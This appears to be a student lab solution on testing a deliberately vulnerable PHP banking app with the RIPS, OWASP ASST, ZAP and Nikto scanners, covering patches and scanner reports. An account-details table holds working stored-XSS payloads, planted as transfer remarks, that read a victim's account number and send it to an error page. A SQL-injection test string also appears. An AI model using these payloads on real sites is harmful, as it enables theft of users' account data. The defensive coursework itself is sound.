Exercise 1: White Box Web Application Vulnerability Testing

1. Apply your chosen scanner on the unpatched version of the source code of your webapplication. Identify the vulnerabilities which were not found by the tool and briefly explain why the tool was unable to find them (try to condense your answer to particular classes of vulnerabilities)?


Solution :

Chosen scanners:

- RIPS
- OWASP ASST

Installation:

- **RIPS:**
    - Extract the files to your local web server's document root (in my case /var/www/html/).
    - To run the tool open the browser at http://localhost/rips-master.
    - Give a location to the code for testing in the *Path/file* field.
    - Select *Verbosity level*: 4.
    - *Vulnerability type*: can select all or a particular vulnerability and hit scan.



- **OWASP ASST:**
    - Install Xampp the same version used for the project (PHP-5).
    - Put the project to test in Xampp folder `/opt/lampp/htdocs/vbank`.
    - Install Node.js.

```
sudo apt-get install nodejs -y
sudo apt-get install npm -y
```

```
sudo npm install n -g
sudo n 12.13.0
```


- Put the code of ASST in the same folder `/opt/lampp/htdocs/ASST`.
- Change `DEFAULT_PROJECT_PATH_TO_SCAN` in `config.js` to following.

```
DEFAULT_PROJECT_PATH_TO_SCAN: "/var/www/vbank_code/", // Path to
project to test
```

- Change following fields in `config_php_lang.js` to following.

```
PHP_EXE_BIN_PATH: "/usr/bin/php",
IS_DBMS_USED: true,
DBMS: "mysql",
// if above IS_DBMS_USED = true, bellow settings are enabled and must
be set
YOUR_WEBAPP_DBMS_SERVER_IP: "127.0.0.1",
YOUR_WEBAPP_DBMS_DB_NAME: "vbank",
YOUR_WEBAPP_DBMS_USERNAME: "root",
YOUR_WEBAPP_DBMS_PASSWORD: "kakashi",
```

```
sudo /opt/lampp/lampp start xampp
cd /opt/lampp/htdocs/ASST
node main.js
```



Vulnerabilities found (Test from both RIPS and ASST)

Vulnerability type	RIPS	OWASP ASST
SQL Injection	17	21
Cross site scripting	95	2
Cross-Site Request Forgery	0	6
Server-side request forgery	0	0
Local file inclusion	5	0
Broken Authentication	0	6
Session Hijacking	0	0
Session Fixation	1	0
Remote code Injection	1	0
Sensitive Data Exposure	0	7
Known Vulnerabilities	0	2

1.1 Why the tool was unable to find them?

- Every tool has its own rules and uses different techniques to detect vulnerabilities.
- Tool didn't find vulnerabilities such as Authentication problems, Access Control issues, insecure use of Cryptography.
    - This is due to a lack of compilation instructions, access to remote APIs inability to find the right libraries.
- RIPS didn't find CSRF AND SSRF because it was not included in rules whereas ASST detected CSRF because it has rules defined for CSRF vulnerabilities.
- CSRF and SSRF required manual manipulation of URL which is hard for automated tool to take care of.


2. Run the analysis again using the patched version of the source code of your web-application.
Check whether the vulnerabilities found before are still reported or not.
solution :

Vulnerabilities Fix (Test RIPS)

Vulnerability type	location	security patch	
SQL Injection	/vbank_code/pages/htbloanreq.page line 30	mysql_real_escape_string()	---

Vulnerability type	location	security patch	
File Inclusion	vbank_code/etc/htb.inc line 24	Whitelist	Th in ac
Code Execution	vbank_code/pages/htbdetails.page line 95	`preg_match('/^[a-zA-Z\d]+$/', $str)`	'.pl
Cross-Site Scripting	/vbank_code/pages/htbdetails.page line 85,102	htmlspecialchars	<s
Session Fixation	/vbank_code/etc/htb.inc line 53	session_regenerate_id(true)	se Th me inp
HTTP Response Splitting	vbank_code/etc/htb.inc line 27	---	Th me se
Reflection Injection	vbank_code/htdocs/index.php line 21	---	ob ac

- Red dot indicate there is an user-implemented security patch.




Test Cases:

- **SQL Injection**
  - RIPS Scanner detected the SQLi if the code used the `mysql_query` function.

  - Variables (passed from other PHP classes or user input) used in `mysql_query` are protected using `mysql_real_escape_string`.

- **Code Execution**
  - Vulnarable code


```
if(isset($http['query']) && $http['query'] != "") {
    $replaceWith =  preg_replace('#\b". str_replace('\\', '\\\\', ". $http['query'] ."\b#i', '<span class=\"queryHighlight\">\\\\0</span>','\\0');
```



  - Security patch


```
if(isset($http['query']) && $http['query'] != "" && preg_match('/^[a-zA-Z\d]+$/', $http['query'])) {
```

  - Despite applying the patch (Applying check to user input) tool still shows the vulnerability because the rule is to not have any user input data in functions this is a false positive.



  -

- **Cross Site Scripting:**
  - Use `htmlspecialchars` to display data.
  - `transfersStr` is a string containing HTML table in it so `htmlspecialchars` cant be used.
  - We can apply the `htmlspecialchars` to Row data used in transfersStr. This resulted in false positives but it is no longer vulnerable to XSS.



Account details

Details for account **11111111** as of **24/05/2021**:

Date	Bank Code	Account No	Remark	Amount
2014-03-29	41131337	22222222	Refund	-70.00
2014-03-29	41131337	22222222	WG rent	300.00
2014-03-30	41131337	22222222	Insurance	110.00
2021-05-19	41131337	14314312	<script>var x = document.getElementsByName("account")[0].value</script>	1.00
2021-05-19	41131337	14314312	<script>function y(){window.open("http://localhost:81/error.html?x="+x, "_blank");}</script>	1.00
2021-05-19	41131337	14314312	Error please click here!!	1.00
2021-05-23	41131337	22222222	<script>var x = document.getElementsByName("account")[0].value</script>	-1.10
2021-05-23	41131337	22222222	<script>function y(){window.open("http://localhost/htdocs/error.html?x="+x, "_blank");}</script>	-1.20
2021-05-23	41131337	22222222	Error please click here!!	-1.30
2021-05-23	41131337	33333333	<script>var x = document.getElementsByName("account")[0].value</script>	-1.10

Vulnerabilities Fix (Test ASST)

Vulnerability type	location	security patch	Tes

Vulnerability type	location	security patch	Tes
SQL Injection	/vbank_code/htdocs/login.php line 17	Preparedstatements	alex'or'1'=
Cross Site Scripting	/vbank_code/htdocs/login.php line 14,15	htmlentities and htmlspecialchars	<script>a </script>
Cross-Site Request Forgery	vbank_code/pages/htbchgpwd.php	CSRF Token	---
Sensitive Data Exposure Vulnerabilities	Passwords are not stored in Hash	HASH the password	---
Using Components With Known Vulnerabilities	PHP Version is 5.6	Use new versions of PHP	---
Broken Authentication Vulnerabilities	/vbank_code/pages/htbchgpwd.php	**captcha**	---

Test Cases:

- **SQL Injection**
  - Prepared statement


```
   if ($stmt = $link->prepare("SELECT
id,password,username,name,firstname,time,lasttime,lastip from users
where username =? and password=?")) {
      $stmt->bind_param("ss", $username,$password);
      $stmt -> execute();
      $stmt -> store_result();
      $stmt ->
bind_result($id,$password,$username,$name,$firstname,$time,$lasttime,$last

   }
```

```
ASST Report @ 2021/05/31 - 11:16:52

<-- Checking for Injection Vulnerabilities -->
/opt/lampp/htdocs/vbank_code/htdocs/login.php File has a MySQL Injection Vulnerability (Found in line number: 17) 'multi_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/vbank_code/htdocs/login.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'multi_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbaccounts.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbamortisation.php File has a MySQL Injection Vulnerability (Found in line number: 15) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbchgpwd.php File has a MySQL Injection Vulnerability (Found in line number: 13) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbchgpwd.php File has a MySQL Injection Vulnerability (Found in line number: 27) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 33) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 59) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 115) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 40) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 49) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 51) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 55) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 83) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 92) 'mysql_query' function can be injected
Number of Injections Found in the project is: 21
To learn about how to fix your code and secure it against Injections, Click here
Then you come back here and fix your code line by line after you've learned how to protect it!
```

```
<-- Checking for Injection Vulnerabilities -->
/opt/lampp/htdocs/vbank_code/htdocs/login.php File has a MySQL Injection Vulnerability (Found in line number: 29) 'multi_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbaccounts.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbamortisation.php File has a MySQL Injection Vulnerability (Found in line number: 15) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbchgpwd.php File has a MySQL Injection Vulnerability (Found in line number: 13) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbchgpwd.php File has a MySQL Injection Vulnerability (Found in line number: 27) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 33) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 59) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 115) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 40) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 49) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 51) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 55) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 83) 'mysql_query' function can be injected
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 92) 'mysql_query' function can be injected
Number of Injections Found in the project is: 20
To learn about how to fix your code and secure it against Injections, Click here
Then you come back here and fix your code line by line after you've learned how to protect it!
```



- **Cross Site Scripting**
  - Vulnarable code

```
$password = $_REQUEST['password'];
```

  - Security patch

```
$password = htmlentities(htmlspecialchars($_REQUEST['password']);
```

```
<-- Checking for Cross-Site Scripting Vulnerabilities -->
/opt/lampp/htdocs/vbank_code/htdocs/login.php File might have Cross-Site Scripting Vulnerability (Found in line number: 10) '$_REQUEST' user input can be injected, please make sure to filter or sanitize any $_REQUEST user input from Javascript, HTML and CSS codes input
/opt/lampp/htdocs/vbank_code/htdocs/login.php File might have Cross-Site Scripting Vulnerability (Found in line number: 11) '$_REQUEST' user input can be injected, please make sure to filter or sanitize any $_REQUEST user input from Javascript, HTML and CSS codes input
Number of Cross-Site Scriptings Found in the project is: 2
To learn about how to fix your code and secure it against Cross-Site Scriptings, Click here
Then you come back here and fix your code line by line after you've learned how to protect it!
```

```
<-- Checking for Cross-Site Scripting Vulnerabilities -->
Number of Cross-Site Scriptings Found in the project is: 0
Well done!, No vulnerabilities found about Cross-Site Scripting in your code, however there are some notices that you need to check them in the report.
```

- **Cross-Site Request Forgery**
- Security patch

```
<input type="hidden" name="csrf_token" value="csrftoken" />
```


  - Use the same token value on the server side to validate.
  - Additionally implement Same origin policy or send csrf token in as part of headers.

- Even after fixing the code with a security patch, there are a lot of false positives because the tool is not sure of the integrity and security of data flow from input to output.

Exercise 2: Black-Box Web Application Vulnerability Testing

1. Download two web vulnerability scanners and describe the all needed set-up environment
settings
solution :

1. Owasp Zed Attack Proxy (Linux) (Avaialble in `kali Linux`)
   - Download the program from https://www.zaproxy.org/download/ , and select the Linux installer
   - run the file `./ZAP_2_10_0_unix.sh`
   - after successfull installation run the file from command line `$: zapproxy`
   - An gui app will be opened if ran without errors.




2. Nikto Vulnerabuility Scanner

- A command line web vulnerability scanner

```
git clone https://github.com/sullo/nikto
# Main script is in program/
cd nikto/program
# Run using the shebang interpreter
./nikto.pl -h http://www.vbank.com
# Run using perl (if you forget to chmod)
perl nikto.pl -h http://www.vbank.com

# to use the proxy
perl nikto.pl -h http://www.vbank.com -useproxy
```

